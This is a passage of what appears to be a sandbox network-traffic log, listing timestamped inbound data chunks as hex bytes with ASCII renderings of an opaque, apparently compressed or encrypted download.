0d 1d 7f 65 16 16 32 81 ea fa 0c 8b d4 b8 80 f9 20 19 e9 b4 cd 44 11 3f 08 f4 5f 6f Data Ascii: -&v7vGSjAgN,f}~G?qo0D/B-hR#e/5<J/_~2?l:A'pIc*U~AE<5<,y)Qyjt=aN5~KcWcr;_p~Zk{HL:rr(ve2 D?_o
2021-12-07 12:39:07 UTC	1422	IN	Data Raw: 8c d0 bf 7c b1 b1 4e 9f cf eb 9f 13 c0 4b e1 03 bf 7f 9e 25 73 3f e8 9a ab 64 42 92 00 ff a7 54 a0 a2 47 b6 07 12 6e c9 3e 6f 50 6b 1a ef df 8d 18 bc 96 ed 08 59 b1 1d 34 9d 34 dd 93 02 3a f3 ef 6d 9f 41 1d 63 75 7b ba 56 e1 7d 10 0d 40 b6 e9 97 5d db fc b5 b0 38 cd 35 39 0e bd a1 92 72 8c e7 25 ec 4e e3 80 2d af c4 f1 87 42 26 14 34 03 ae 8d e9 a8 ea 6b fe 8f 35 1d 45 3b 74 32 a1 70 ef 1a 5e 6f 61 f6 2b ff ff bb e8 3b 1a 48 e6 76 bd f1 bc f4 7b 16 53 eb d2 83 06 42 d2 b4 ad a8 12 ef c0 8f 55 3c b3 9a 77 06 51 1b 2b 4b 3d d7 72 3d e4 c4 34 b4 56 15 a2 52 17 cc 5c a5 54 2d 85 cc 6e 9c 64 27 5b 02 83 4b 31 e6 94 e7 5b 90 c7 cd bd bb 66 74 b5 5f 41 fd 77 f0 40 68 89 7d 5f 69 03 fa df ae 46 50 ff 32 28 df 11 98 d0 58 40 ef 63 f0 38 a7 2d 2f 2d 4e 98 d7 37 18 Data Ascii: |NK%s?dBTGn>oPkY44:mAcu{V}@]859r%N-B&4k5E;t2p^oa+;Hv{SBU<wQ+K=r=4VR\T-nd'[K1[ft_Aw@h}_iF P2(X@c8-/-N7
2021-12-07 12:39:07 UTC	1430	IN	Data Raw: 7b 6a c4 73 00 ff 65 f9 fc c8 da 03 2c 8b 0c a3 ec cf 1c 4c 44 9c 36 b4 ea c6 2c ce d6 65 3e 89 13 af ac 7b 8b 6c 77 e5 6d cd da 52 81 fd 97 b5 a3 b6 02 f2 fc cd 1b 6c 09 a3 90 cb a6 95 89 84 1d 81 d9 e2 db 6a be c3 ab 97 27 fc 3b de f3 b7 67 e9 8f 0d ea 9d 95 ba 33 a1 be ab 1e 09 f0 4e a1 c6 5a 18 d2 ec 73 c3 e2 1e a1 10 d6 65 46 c2 5b 44 92 ae 46 a5 2b ea 4a 14 4a 9e a9 3e f9 26 45 5f 93 05 2c 0b 87 e2 f7 6c af 44 e0 a9 28 59 19 ff 42 b6 4e 9d 41 5d cb 7b 49 2a 2e 4b 96 24 a4 a9 55 0c 52 a6 a3 1b 86 ea a8 6e 5f 12 d7 65 cc 2c d0 e4 c4 2c 81 fc 1b 84 8f 75 22 ab 36 80 ff 75 83 9d 8d f2 4b 0e f4 ff be ee 90 a8 6d 73 c9 e0 fc 11 73 77 6c fa be 3f df 54 27 58 6d 8d 13 bb 3d cb d4 7d 74 22 b3 57 ba 81 bd f3 86 48 d8 8f 74 c1 74 7a c8 b6 fd db a8 97 cd e7 d5 Data Ascii: {jse,LD6,e>{lwmRlj';g3NZseF[DF+JJ>&E_,lD(YBNA]{!*.K$URn_e,,u"6uKmsswl?T'Xm=}t"WHttz

Timestamp	kBytes transferred	Direction	Data
2021-12-07 12:39:07 UTC	1437	IN	Data Raw: 8d 47 b0 3d d9 a0 1c 6b 2b 22 48 e3 07 b1 e5 6b 24 c3 d5 ed f0 d2 1e be 13 59 55 56 a0 79 7a af 40 d7 ab be 5f 16 20 62 c6 84 04 fc 23 f5 9e 50 16 c3 3d 63 a8 2a c8 46 dc 38 86 17 ed cc 16 16 a3 a6 d9 a6 b5 ba a6 31 fe 03 c6 11 6d bc 16 4f d4 47 36 92 61 2f 44 53 55 4f 9d 92 5c ae ca 6e a3 2f 47 08 d6 3f 97 a8 5a ee 1f e8 37 54 7f 56 a1 8a 7c 64 33 74 0b 4e f6 6f 69 69 91 67 05 fc 17 36 54 d5 2d f6 72 d4 8e 42 99 4d 86 b4 36 81 0b 1f 1a 81 23 62 3a d1 7d 76 43 9a ca 0b 28 6f 64 84 7e 33 8a 07 6a 7b 9e 8c 86 43 e1 ed fd 2c 67 17 b8 3e 90 7f ad 18 a8 77 f4 72 d3 a5 14 df 87 fc 9e a5 b2 05 d4 3f 68 1d 43 7c ea a4 43 98 9d 7d 71 75 52 f8 24 9a e1 50 69 77 c5 30 2a e4 8b 20 ff 06 69 4f 1b d2 a1 68 7c e7 a5 7d a1 88 b7 40 76 ed 00 82 d3 5c f7 4b 2c b8 ff 6f 83 Data Ascii: G=k+"Hk$YUVyz@_ b#P=c*F81mOG6a/DSUO\n/G?Z7TV|d3tNoiig6T-rBM6#b:}vC(od~3j{C,g>wr?hC|C}quR $Piw0* iOh|}@v\K,o
2021-12-07 12:39:07 UTC	1445	IN	Data Raw: c7 71 9a 5c 9e 3f 0b d4 3f 8a b3 e3 4a 1d 6b 68 ef be 04 5b a5 2b bd 38 8d 1c 59 73 7f 2e 7e e3 c9 c6 de aa e7 b3 d0 6f 4d 34 3f a0 c7 aa 08 fa 1f a9 2e 3c c9 07 82 a8 2d dc 6e f5 95 d0 99 b7 10 a8 83 e5 5f 0e 1f c7 0a 4c 51 ea 50 5f e7 df 7d ca 51 ca 56 8f d8 17 87 86 a9 20 ff 4d 12 41 5f fc 31 51 71 81 65 6e d1 fc 59 a6 d9 18 27 19 ec bf c8 ab 10 b3 f3 e4 4c f7 50 86 8a 8d a6 b9 44 e8 1c 8c 23 a3 39 4e ed 73 90 df d2 94 3c 93 f7 42 88 9e ca f0 9d 88 69 5a 51 4d 72 30 2a e4 0d ef 26 af 7b 23 49 ae 6d 78 b2 09 fb 5f 4d 43 b4 3a e3 03 ff cb c8 0c 83 ed 4e bd 70 62 dc cf ea e8 62 05 89 7d 1a ba 97 1c 5b 18 57 ed 59 f9 db 08 90 7f ab ee 88 e6 41 52 5b ff 6d c6 a0 ed 06 26 92 86 41 73 95 44 99 e6 98 c4 88 17 a5 0b e4 9f 23 23 9a 31 81 e7 0f f8 ef 3f 1c 65 15 Data Ascii: q\??Jkh[+8Ys.~oM4?.<-n_LQP_}QV MA_1QqenY'LPD#9Ns<BiZQMr0*&{#Imx_MC:Npbb}[WYAR[m&AsD##1? e
2021-12-07 12:39:07 UTC	1453	IN	Data Raw: 54 07 19 36 b1 65 4d ad 87 a5 78 ab 53 f2 67 fc 72 ff ac d1 61 8b fe 63 7f 6c 6e 91 c2 53 c4 9b f1 fa 07 ff d8 cf 6e a3 ee 39 4b b1 00 25 1a be e0 bd 59 c9 d4 2f 53 6c 84 d1 8a 1b e9 46 be 89 07 f7 bf e0 fd 3f 26 b0 ff 02 fa 8f 80 ff 06 f4 4f 96 96 5f bc b3 ed 05 fd 1f 04 dc 54 3a af 82 fd d7 8f 39 a2 8d c0 61 e8 2a b8 ff a6 d5 50 15 7d 41 13 bd ae 97 8c b2 25 53 e8 a4 6e 8d 51 ed 70 e0 93 25 cf e7 0d 8d 82 49 49 29 6e aa 1a bb 5a dd 41 3b 13 2c 88 f7 55 a1 cf 34 d5 df 99 bb 74 fb 5e 9b 03 17 1a f0 86 42 23 0a d4 ec 48 f5 43 37 d9 65 60 2d 3d 6a ba f9 f3 ef 8a 3e 28 a8 e7 22 a2 21 b7 f8 a7 78 51 ad fc b5 b1 86 eb 91 46 98 fb c6 bf f8 37 f0 fb 2c 92 ec db fd d1 c7 96 ae be 11 04 5b 70 db 68 af 5b fc 43 5b d3 dd e4 c6 a7 b 2 ce a6 10 ab 7e 34 81 ef 27 07 c5 Data Ascii: T6eMxSgraclnSn9K%Y/SlF?&O_T:9a*P}A%SnQp%II)nZA;,U4t^B#HC7e`-=j>("!xQF7,[ph[C[~4'
2021-12-07 12:39:07 UTC	1461	IN	Data Raw: 9a 4e 6f 9f 6e 2f 75 5c f3 7e fb 53 f2 b0 de cf c7 6c f1 97 25 ff b7 3b a2 ed 75 98 fe 1a da af 1e 7e 7b ca 4c 95 ff fd 90 a9 8a b6 d6 d0 51 63 10 cb 9b bc 70 f6 75 5c 9f e0 92 db 6b ef ac 20 1f 0a d7 d5 67 3d 54 23 a1 5b 7e 2e 98 57 d8 c7 cc 61 12 c9 08 12 1f 2f 42 d4 1e f6 95 eb 01 1c 67 d1 c1 2b 3c b9 51 85 ee 42 ba 75 f9 e4 59 f2 93 42 7a 44 bc f8 c0 80 b1 17 54 ba 63 f8 4c 19 f3 0e 5a 45 f0 9b b1 ef 82 db 70 77 7e 0b 31 db d7 b4 ef 1e 92 a0 24 27 68 7f 52 89 7b fc 87 89 02 8f 65 99 f9 8d 68 98 ce b7 1d 11 89 82 51 5e 95 d4 aa d7 0b ae cc dc 0f 84 a5 19 83 d5 6a 9f bb 25 85 14 a1 d5 53 14 10 5b 05 b9 b3 bd 78 05 db 97 3b 0d a1 c9 b5 df be b0 96 c5 a7 5b 9d 72 84 96 26 a1 30 7c 2c e3 f7 bd 3f 36 eb 51 d0 fc b3 f2 04 7e a1 ec 8a 25 e1 d6 d4 3b 2d 54 9b Data Ascii: Non/u\~Sl%;u~{LQcpu\k g=T#[~.Wa/Bg+<QBuYBzDTcLZEpw~1$'hR{ehQ^j%S[x;[r&0|,?6Q~%;-T
2021-12-07 12:39:07 UTC	1469	IN	Data Raw: c1 13 d5 fd 7f 39 65 b4 02 fb 97 09 9a 93 85 39 20 8e ad f3 af 03 36 0c ed a7 b1 79 aa 03 46 81 fe 89 68 d2 e5 4c 0e e0 3f 90 f6 57 07 c6 84 cb 28 85 4c 4a 02 10 01 57 c2 f2 f9 06 0f de c0 70 5d c9 5f ec b1 03 fe 57 b4 27 5d 54 9c a5 4a 35 0e 0f 24 ec ed a5 9b 16 36 6e 85 a6 80 11 34 ce c4 ff 3c e5 fd 7a e8 1d 41 42 dd 87 70 2a dd 3f 1d 47 4d 11 52 83 b9 81 3f 38 d6 62 1a 05 73 a3 08 9f 69 b6 3a 46 8c 88 6b 94 b9 3f 06 f7 3f be 4a 4c a0 fe 89 e2 b5 6b 28 8e f2 25 d5 03 fb 01 ff 49 11 0a 51 ce 98 2f a1 5d 93 4e e9 41 01 fc af 71 3b 4f c0 ff b8 e5 ff 7d 95 ce 05 f8 57 ac b9 82 9c 7f 9e e8 74 c4 8c 70 ed 58 93 fc ae 65 b7 49 41 35 d5 01 fc 0f 13 3d 59 46 24 ff 03 d4 7f 47 69 52 5d e3 f3 9f d1 c1 71 1c 2b ce a2 98 eb 70 87 6b c6 ff f0 3f 2c 97 c5 5b 92 85 71 Data Ascii: 9e9 6yFhL?W(LJWp]_W']TJ5$6n4<zABp*?GMR?8bsi:Fk??JLk(%IQ/]NAq;O}WtpXeIA5=YF$GiR]q+pk?,[q
2021-12-07 12:39:07 UTC	1477	IN	Data Raw: 82 f8 96 15 ac 21 3c 29 6e 8f f9 36 8b b8 63 2b b8 6e 77 e6 37 49 01 2d 91 c9 5f 95 c9 84 d4 f8 96 ba a9 c6 3e 43 95 56 07 96 21 4a 57 9b 30 07 64 fc 1b 13 c8 a0 ce 54 f5 84 3f 27 91 f9 9e 0a d5 d9 11 9f 8d 1f 61 9a 70 1c c6 86 c9 d8 e9 8b 62 73 7d d3 33 74 4d 82 7d 16 d3 25 d5 4b 57 7e cc 95 a8 21 33 42 7d 02 58 7c 78 e2 7f 50 31 cd 89 18 8b 7b 9e e4 3a 94 e1 6c 92 64 75 7f c8 cd eb 9a 4e 7b e5 ba 25 c7 79 31 68 09 e6 5f d2 de d1 ae 65 16 15 17 d4 c0 a0 3b 47 ae f9 92 af 01 fe 3b 34 c6 ba 7e b1 7e 50 77 2c 37 80 11 d0 ad 42 ef 9a dd df 2b d4 d0 a8 9b 97 47 ef 11 8f be cc 5f 34 38 3f ae 8c e9 a1 87 f4 bf e8 1b 25 74 39 1b 88 2b 8a 45 28 33 a5 57 39 c5 31 b5 81 4d f1 56 a9 09 35 7a 53 18 b2 ff 59 34 63 4d eb a2 bb c8 89 f1 5b a2 28 c2 1a a2 d6 45 2c af 0c Data Ascii: !<)n6c+nw7l-_>CV!JW0dT?'apbs}3tM}%KW~!3B}X|xP1{:lduN{%y1h_e;G;4~~Pw,7B+G_48?%t9+E(3W91MV 5zSY4cM[(E,
2021-12-07 12:39:07 UTC	1484	IN	Data Raw: c2 34 12 a2 55 2b cb dc 3d fa 95 e7 19 29 49 fc b0 ce 5d 7f e4 fb 87 12 e0 3f b0 3f 3f 80 6c 2d bb 2e 21 fb df 56 68 04 ee a7 57 f4 ab dc fd 76 f7 bc 51 fa 9f 2d 97 26 35 2d 61 b3 e0 fd c3 28 ad 5f 70 05 e0 27 89 77 54 41 fe 7f e4 ff 92 4c 86 7f ee 5e a6 d9 2e 2f 9a 7d 40 51 7c b2 04 e0 7f 55 26 b5 3c b0 1f e7 f8 10 e9 d8 97 69 99 7b 89 7f fc 71 65 cf 3d 57 18 4b 41 a4 ca 15 8f c8 ca a7 5a 83 07 f4 bf 71 2d cc 1a ac 70 79 cc 50 85 3a 9c a0 42 a6 8f 5a 14 5c d3 3c cd 62 de 39 46 8c b8 38 cc c0 fe f8 fd be 9d 16 2c 13 73 17 30 4c ce cd 2b e0 78 f2 a2 29 1f dd 5e 5f 2b aa 28 2b 5e 64 38 17 64 7d dc 7e e0 23 c6 60 cc ff da 8d ee 49 1e 95 52 5c af fc 5e d7 2c 64 3c 1b c9 ff 6f 51 60 aa 0d 7e de 6d f0 b5 6e ee 90 94 49 a7 46 f 6 7f 88 da ae 90 ca d4 de 8b 26 d1 Data Ascii: 4U+=)I]???I-.!VhWvQ-&5-a(_p'wTAL^./}@Q\U&<i{qe=WKAZq-pyP:BZ\<b9F8,s0L+x)^_+(+^d8d}~#`IR\ ^,d<oQ`~mnIF&
2021-12-07 12:39:07 UTC	1492	IN	Data Raw: 89 9b 71 c7 a5 45 0b dc a1 ba e1 d7 13 e7 8d ee e1 6e 28 2b 75 f9 c5 80 ff df 03 b8 38 fa 5b db 11 f7 a6 0e 6b a2 7e 08 cf ed 66 49 9c 33 d2 1e a6 a7 98 37 0d bd e0 83 9f 89 cc 7f ac 4e 34 b5 97 66 21 5f be 11 e8 73 ae ea 70 f1 cb 92 2f 69 dd 34 4e 38 a5 e6 a8 69 5f b4 65 34 82 5e f6 01 f6 1f cb e8 80 9c 34 d5 1a fa 27 b8 82 fb 27 83 aa 7e 64 66 64 77 ae 29 bc 96 d0 49 16 00 f9 bf 51 ed 44 aa 30 d7 9e 10 dd f7 2b d3 e7 7c 88 bf 1a a7 c9 dc f3 3e f7 3d 4f 1a f2 68 da cb 58 34 e4 79 c7 88 a8 f8 81 9e 2d 4b 42 ef f7 76 05 5f c8 07 89 ed 0a d1 f6 17 b2 df ba e7 1d 44 c7 25 a6 76 b5 f1 7f f9 6a ea 29 76 e4 fa c8 0d 9f a5 4d bc 87 13 51 ee 4e 72 eb a8 5e f8 d0 55 b7 40 8b bc e9 07 a7 0d eb 79 e6 44 b5 78 d9 bb b9 cd a9 f2 e8 68 77 f0 1e 04 fa 31 b6 33 65 90 c6 Data Ascii: qEn(+u8[k~fI37N4f!_sp/i4N8i_e4^4"~dfdw)IQD0+|>=OhX4y-KBv_D%vj)vMQNr^U@yDxhw13e
2021-12-07 12:39:07 UTC	1500	IN	Data Raw: 8c 3e 5c 49 f9 b0 4f cc 9d 1f 97 96 82 92 de 9e 08 25 3b 02 fc 69 83 df 69 22 b7 de a4 7a 71 39 5d 70 6c 1f b1 73 c5 ac 64 53 6e 94 bf 4e c9 7c 69 fb 20 53 1f d7 2e fc b2 e4 0f e7 97 18 30 7d 81 4b 35 1d 4f 06 9a f4 fb 47 26 90 f8 ed fa 2d eb ab ef 2c 86 a6 da 68 ba df 74 73 87 ad e2 3c f3 69 3e c8 3c 4c a2 8b 1b ce 0a e5 cf 83 72 5d 66 4f 22 b3 45 c6 ff db 6a a4 ff ab 52 53 23 f1 47 71 97 eb 2d 45 4b 8d 83 fa 5f 25 2b 34 aa e0 bd 50 1b 50 e2 7c 64 2e 6e d7 d6 4a d8 7e 7e 3a f0 a3 d7 8b 91 5f f3 8f b7 c7 4f fb ff c1 ff cb ff 23 61 c2 07 0c 9a 04 1f 6d 38 0b 47 90 f8 43 41 fe e3 03 f9 af 12 c5 7f fe dc 7f 45 ea 1f e5 de ea 86 27 dc f9 77 fe e3 2a 6f 47 f2 df 18 1b 0c b6 20 fe d9 7c 5f 6b a0 4d 7a 29 1e 36 c4 0e 19 08 7f 0 1 fd 9f 3b 35 67 2d e8 7f 88 5c a0 Data Ascii: >\IO%;ii"zq9]plsdSnN|i S.0}K5OG&-,hts<i><Lr]fO"EjRS#Gq-EK_%+4PP|d.nJ~~:_O#am8GCAE'w*oG | _kMz)6;5g-\

Timestamp	kBytes transferred	Direction	Data
2021-12-07 12:39:07 UTC	1508	IN	Data Raw: cc 85 e4 51 29 5b 7b df 68 7d 75 76 14 bd 02 e5 eb 4d 8e 02 6b 28 29 a4 dd 38 24 60 5e f9 b7 fd 9b 84 82 79 ae 0e 53 06 e6 40 5f cf 94 5c 17 ca e8 e6 a7 83 b1 49 76 79 d3 f5 8f 6f ca 27 df 42 e0 77 b5 1f 29 14 8e fb 35 c9 8c 1d 7d a4 a8 98 b4 78 da e4 17 e9 10 2c fd db fe 17 ea 6a 5f d3 8e 51 58 d2 68 54 8f e1 07 62 1f 6f f5 7c a5 3d 6d bb e4 3d 24 85 28 56 79 4f 60 1c 0c b7 09 f7 cc 1a d6 dc 5b e2 c2 59 c3 c6 80 b2 0f f3 92 ff db ff b3 a4 b5 e8 9f 40 71 e4 5d db d3 7c 38 2f 24 c3 5e 72 5f af 7a c7 11 ba 49 49 29 81 30 dd 8d 87 bc b0 2a 2a 9b 5c 83 d0 96 f9 a0 e3 a1 85 b6 b5 fc 27 ff ef bb 4c 2e 70 4e 60 4a 7e f7 ae 3f 73 24 cd 40 78 f5 0a 9f cb e1 f9 3e 36 1f b2 f1 7a 9d 83 f5 d7 76 8c d4 f9 85 d7 e2 4d ff 4f fb 4f cb 2c f8 e4 4f 04 bc 4d d4 fc 88 0a 32 Data Ascii: Q)[{h}uvMk()8$`^yS@_\lvyo'Bw)5}x,j_QXhTbo\|=m=$(VyO`[Y@q]|8/$^r_zII)0**\'L.pN`J~?s$@x>6zvMOO,OM2
2021-12-07 12:39:07 UTC	1516	IN	Data Raw: 3b 39 b1 d5 c1 f5 cc fa 44 05 c1 bd f5 5e 6c de 7c 69 ef f1 7a 5a 94 45 dc 7a 6b fc 7f e4 c3 6c 8d 9f 28 14 a9 42 0a 45 9f 90 39 fd c0 3a 36 f0 5f 38 ba 14 65 19 b2 1c e4 17 78 d5 a8 7a 3a a4 a7 3a fa 54 e7 5b 9c 07 bb 8e f5 f0 21 31 9c bf f8 ee d0 cb de d2 be 18 9c 4f 1a f1 29 dd a1 39 54 07 49 02 83 bc d0 60 32 46 ca f6 d5 e9 2b 95 d3 1a 3d a9 96 c1 f4 97 6a 29 d2 a0 0f b9 60 4e 27 0f a7 32 db be 7c 61 8a e7 76 2d c0 63 7c 72 85 a1 a4 e2 f1 85 be e5 c7 77 2d e7 84 38 78 24 33 08 6d a3 89 6a 4e 1c c3 04 71 06 fc 8f 05 fa 7c 35 76 ee dd 1a d2 f1 f9 0e c1 ee d9 7d 6d e7 96 c6 e5 da 6f ad f4 d6 c4 5c 3a 63 23 b9 3f 2e 66 d4 22 9f 7b c4 56 b4 44 6d cd dc f5 b2 f4 c4 bd 6c 88 f3 4c 25 7e 3a 09 be d1 35 39 63 32 6b b1 ea 83 b6 a2 82 4c 9b 07 4f d2 ac e9 46 fd Data Ascii: ;9D^|izZEzkl(BE9:6_8exz::T[!1O)9TI`2F+=j)`N'2|av-c|rw-8x$3mjNq|5v}mo\:c#?.f"{VDmlL%~:59c2kLOF
2021-12-07 12:39:07 UTC	1523	IN	Data Raw: 48 62 bf f1 49 c9 b3 49 b0 4d 41 18 d2 a3 ba 93 d5 f4 b7 31 9e 60 57 c3 52 34 11 8c 50 dd 3e 33 a3 b4 2f 1c 36 a2 ef 1d 1e 62 ae 06 35 32 c6 36 b5 f4 d0 d7 d0 3d 0c 19 d6 e7 72 c1 18 b7 2d 07 d9 b5 fc ac b5 15 b3 8e d6 59 96 98 bc a4 37 4a cc 45 36 41 e9 68 11 74 f0 e5 b7 05 ff 6b 8b 72 d0 e4 20 f5 f9 8e d4 9d c0 b7 6f 33 b5 2a bf 9e b3 d0 68 ad 1e 2c 2d 44 e0 2e 1e 64 6a 97 7d bf 2a a2 03 fe 67 77 b9 5c 54 da 3e 37 df 5f 5d 59 d9 da a7 10 f5 34 d8 90 3b 12 47 65 8e af 7e 9c 54 04 1a e2 d6 c0 09 92 75 a3 35 5c d2 41 70 74 e4 b5 fe 4b 82 54 7f 91 69 3e cd 39 42 e8 da d4 0e c8 aa 23 e7 f4 e1 a9 ad 97 de 87 f6 25 12 22 cb 15 23 6b 73 54 4c 85 cb f8 3d af 41 50 aa d3 52 25 f8 ca 6c 89 f1 fd 74 9b af f8 cf d1 2d 5f 00 76 ec a7 89 28 81 af 24 e4 2b 93 31 ae e5 Data Ascii: HbIIMA1`WR4P>3/6b526=r-Y7JE6Ahtkr o3*h,-D.dj}*gw\T>7_]Y4;Ge~Tu5\AptKTi>9B#%"#ksTL=APR%lt-_v($+1
2021-12-07 12:39:07 UTC	1531	IN	Data Raw: ca e6 0c d9 fa af 5d 4d 21 df dc cd 65 fb 68 01 ff a3 44 53 9c 38 14 0c 00 ff d4 25 30 b5 53 9b a1 02 de ff 9e c2 64 37 52 0f 32 e8 b1 e8 e2 ae de 6f 42 6c 9d 61 69 6b eb b5 30 19 dc 27 26 d1 ed ea 19 0f a8 91 e9 ab 35 76 f1 a5 72 43 52 72 db 6e 8f a0 6a 44 b7 5f 77 16 2c 9c 85 92 e2 f3 a3 27 27 b4 cd 8c c5 69 b3 2f ff 90 45 61 3d 54 32 4d 29 e4 56 1c ef 2a 4a 8c 31 97 d7 df c7 00 fc c3 dd 24 01 c0 7f f3 01 fe 5b 99 b1 fc 80 dc 6e 0d 93 ea 1d c6 69 71 c2 7f ff df e8 a3 c4 f2 7d 49 0d c9 ce ec 59 bc 41 17 69 48 04 ec fd 10 46 ef 6a 29 2c 3d fe e9 92 81 ab eb 1b 46 dc cf 6a a0 ff f3 dd 14 49 15 3e 63 b1 dc 04 d6 ff 5e f6 a9 63 00 ee d7 13 9d 7b d8 44 98 81 55 85 54 16 b5 3f a4 c1 da be 1e 0e 58 1e 3e 9f c6 7e 11 bb f7 7d fe 05 24 5c 9a 36 9f b2 d0 7e d8 38 Data Ascii:]M!ehDS8%0Sd7R2oBlaik0'&5vrCRrnjD_w,"i/Ea=T2M)V*J1$[niq}IYAiHFj),=FjI>c^c{DUT?X>~}$\6~8
2021-12-07 12:39:07 UTC	1539	IN	Data Raw: 41 4f 21 92 94 66 e8 ce 53 82 47 a0 72 b2 bd 0e b5 bd fd 3e 8f 22 f4 8e c0 5c 07 9e 33 49 f2 bb 20 f2 81 82 4f 9d da 35 d2 74 93 5c 09 f9 87 ff c7 03 89 81 a2 06 99 4b a1 4e 59 79 12 05 33 63 2a 64 c5 bb ed 21 02 69 63 56 b3 37 92 22 6a 09 62 53 6e 69 ac a7 73 c5 75 53 de 81 ae 8a b3 da 74 a3 13 2a c1 66 b7 45 b8 67 ab c7 77 80 ff f5 d2 4a b8 f6 3c 9f 0d 12 ca 1c fa dc 3c d4 23 36 6e 62 d8 f2 12 54 61 0f 01 f4 3f eb fa 4a d9 7b 60 1d 25 e3 91 7b 25 ce bd ac 00 ff f9 d2 57 26 da 38 2b 0d 4c 7c 49 a3 2f bb b1 0b 2c 09 bd 29 04 61 c5 0c b3 7b 18 f0 bf e1 7d f9 c8 7f a9 7c ff 7b fa 3f fc af 74 e9 0f fe 57 5d 9a 94 b1 0f bd 92 f2 f4 f2 d2 bf cf d2 f9 44 97 3f 01 fe ef 58 be 99 af f8 ea 6f 01 09 3e 20 7c 15 c0 3f 95 08 5c 75 01 fc 3b ef 04 29 85 85 ae c2 e2 a9 Data Ascii: AO!fSGr>"\3I O5t\KNYy3c*d!icV7"jbSnisuSt*fEgwJ<<#6nbTa?J{`%{%W&8+L|/,)a{}\{?tW]D?Xo> |?\u;)
2021-12-07 12:39:07 UTC	1547	IN	Data Raw: 4c 96 30 85 2a 01 d0 7f 39 c8 eb bf fc 0b b7 6e 0a 44 3a 19 0c b1 62 40 f9 f0 ff 40 5b 01 f3 22 1c 93 42 e0 f5 1a 6d 58 62 c2 f0 ee 3a 2a 43 16 75 f7 dd ad 35 c7 ec 1e fc 0e 3e f7 bf fc 5f 75 e1 95 4a ff f3 7f 85 c8 8a 00 f2 5f 52 c4 ec fa 80 fc 97 d3 e7 6b 92 c8 82 96 df 6d 23 33 8e d2 68 f8 b4 82 1f fa af 0a 16 58 5d 83 15 35 a0 fe 6b f7 a5 93 02 fc df 83 18 79 bf 1d fa f1 03 fc 8f 04 ad 5a 95 3d 6a 47 f8 85 c6 52 cb f3 90 d2 81 bc ff ed 7f bc da 6f ad 7d 6a ad aa ed 39 8b 04 e8 1f 08 a9 8f 29 71 d6 99 c8 da d1 6d ea 6a 57 6e 50 d5 bc d9 4e 8b 24 07 17 b4 5c f4 00 ff 9b 49 fa e2 03 bc f6 12 df 5e d3 f5 ff ea ff ff ad ff 6d 31 c9 b6 02 f2 7f b6 63 5e aa 5c 74 b6 8b e6 b3 32 a5 f5 bf 34 0c ef 06 b5 a5 03 f8 47 aa 0d b9 a1 40 0a d9 7d 8e e8 e6 12 c2 bb 99 Data Ascii: L0*9nD:b@@["BmXb:*Cu5>_uJ_Rkm#3hX]5kyZ=jGRo}j9)qmjWnPN$\l^m1c^\t24G@}
2021-12-07 12:39:07 UTC	1555	IN	Data Raw: 2a 53 35 d9 41 37 3b ff 34 45 9f a9 43 68 e9 78 dc a5 b9 48 44 47 24 42 b5 67 01 b7 82 7e c6 09 f8 ff 39 9a 35 7c e8 aa cc 2d be 2a 6a 89 b3 eb 6c 73 d6 d9 0f a0 fe fd d7 10 aa 7d f2 5d 7d 91 78 c0 72 1e c5 be ac 21 b9 bd 47 6c e5 37 69 5c aa 96 f6 1c 9f a5 e1 6e c9 3e d3 c6 8a 84 7b ef 1c 98 7f a2 1f 52 2e 12 a2 ca 11 4c 45 32 38 b0 20 4b f2 76 65 8b c9 6a d5 ea c5 97 bf 1a 59 b1 df 63 3c 33 2c 25 b2 e4 34 db 64 a6 28 67 42 52 de 14 14 40 e7 f1 0b 2f 19 94 b0 c8 dd 85 ce 7f b0 91 dc e6 f3 8e ec c2 63 d6 8a 5f b9 5b 3b 08 69 5c ff 69 93 56 5e 8d b1 26 69 fc eb b5 0e 2f 8e dc f6 f9 f7 ef 2f 20 ff 20 a1 c2 06 27 e3 4d 04 4f 84 40 c7 65 5d a9 ea 9f 7e 97 02 3f e9 a9 53 b6 ad 3c 56 a0 7f 60 b3 c0 b5 10 97 6e 1c da 73 70 45 15 de 9f 81 61 96 a3 2d 8e 04 fa 37 Data Ascii: *S5A7;4EChxHDG$Bg~95|-*jls}]}xr!Gl7i\n>{R.LE28 KvejYc<3,%4d(gBR@/c_[;i\iV^&i// 'MO@e]~?S<V`nspEa-7
2021-12-07 12:39:07 UTC	1562	IN	Data Raw: 3f 15 7f 2a 10 97 7f 4d 0c 83 d1 fd 18 5f 8d 5e d6 85 5c 1c 49 69 9d 13 2b 94 2e 69 d6 a6 15 28 2a 53 3a 81 65 2a c9 3a 30 2c c3 d9 24 58 96 7f c9 92 d4 eb 88 8f 64 43 13 52 f7 8c d8 6c 37 0b ad ff c4 af a0 f5 1f 04 66 2b f3 6a 6f 01 b5 6d cb 50 21 8d e1 db 25 32 d3 cd 89 b5 bf d2 f7 4f 12 28 6f 24 48 79 55 ad 74 74 af ec 0c c5 24 0c a8 42 52 a5 1d 48 65 c1 fc b7 e8 de 4e c7 82 2f 71 b0 0f 1f 55 f9 6d 4b 34 2e c8 7f 15 dc 7f e0 38 c8 44 d4 95 7f 04 fe 8f 20 04 e8 f7 ef 3b e4 03 9e aa 25 38 bf e8 e4 04 f0 bf b6 db 48 3b bc a8 d8 62 2b 05 f5 2f b6 ba ef 4a c3 34 c6 f1 07 76 db a1 81 91 17 1e 48 52 b4 65 c6 8f 1a 80 7f 0a fc 6f 84 04 16 fa 7d a9 5f 7f c2 a4 2c 8e 5e 0b 51 7e 3f 5f 03 f3 5f e4 88 32 d4 1a ff ec 68 cb f1 ce f 5 5b 4f 5e 81 32 9d be 2b af 7f 91 Data Ascii: ?*M_^\li+.i(*S:e*:0,$XdCRl7f+jomP!%2O(o$HyUtt$BRHeN/qUmK4.8D ;%8H;b+/J4vHReo}_,^Q~?__2h[O^2+
